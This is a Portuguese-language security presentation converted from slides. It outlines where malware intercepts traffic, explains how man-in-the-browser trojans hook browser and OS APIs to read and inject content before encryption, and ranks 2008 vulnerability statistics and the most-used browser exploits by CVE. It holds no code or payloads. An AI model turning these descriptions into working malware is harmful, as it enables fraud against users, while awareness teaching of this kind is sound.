DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings


**Trojan Application**  
Local Proxy Agent

**OS Hooking**  
Keyloggers, Screen grabber

**TCP/IP Stack Interception**  
Packet inspection, pre/post SSL logging



**Man-in-the-browser**  
Malware dentro do browser





**Traditional Malware**






# API Hooking Malware





# Man-in-the-browser Malware


- Man-in-the-browser ou um “proxy Trojan”
- Opera de dentro do browser ao “**hooking**” API’s do Web browser e do OS, e faz **proxying** de dados HTML
- Permite ao hacker:
  - Não se preocupar com criptografia (SSL/TLS acontece fora do browser)
  - Inspecciona qualquer conteúdo (i/o)
  - Injeta e manipula qualquer conteúdo **ANTES** do rendering no browser
  - Pode criar dinamicamente GET/POST/PUT/etc. para qualquer destino




# Crime com o Man-in-the-**B**rowser



# MITB – Proxy Trojan Moderno



# Expandindo na transação – Malware Injection







## Man-in-the-browser possibilidades...

- Como é possível confiar em algo que vem via o web browser?
- números...
  - 25-30% de todos os pc's já estão infectados...
  - 50-200 milhões de bots...
  - 637 milhões de Web browsers mal atualizados...
- continuar negócios com o browser “não-confiável” do cliente?



# Evolução...




# VULNERABILIDADES & EXPLOITS






## Vulnerabilidades em 2008


- Recorde em 2008: 7406 novas vulnerabilidades! (aumento de 13.5% desde 2007)
- Equivale a 19% de todas as vulnerabilidades catalogadas pela X-Force desde sua criação (faz uma década).






## Vulnerabilidades em aplicações web

- Equivalem a quase 55% de todos os disclosures de 2008
- 74% das descobertas acima, não tinham patch disponível.
- Sql injection aumentou 134% passando XSS.
- Spammers focando em enviar url's...






# Exploits mais usados

- Principais exploits usados na exploração de browsers em 2008


## Most Popular Exploits


Rank	2008 (Full Year)	2008 H2 (Second Half)
1.	Microsoft MDAC RDS Dataspace ActiveX (CVE-2006-0003)	Microsoft MDAC RDS Dataspace ActiveX (CVE-2006-0003)
2.	RealPlayer IERPctl ActiveX (CVE-2007-5601)	Microsoft WebViewFolderIcon ActiveX (CVE-2006-3730)
3.	Apple QuickTime RSTP URL (CVE-2007-0015)	Internet Explorer "createControlRange" DHTML (CVE-2005-0055)
4.	Microsoft WebViewFolderIcon ActiveX (CVE-2006-3730)	RealPlayer IERPctl ActiveX (CVE-2007-5601)
5.	Internet Explorer "createControlRange" DHTML (CVE-2005-0055)	Apple QuickTime RSTP URL (CVE-2007-0015)



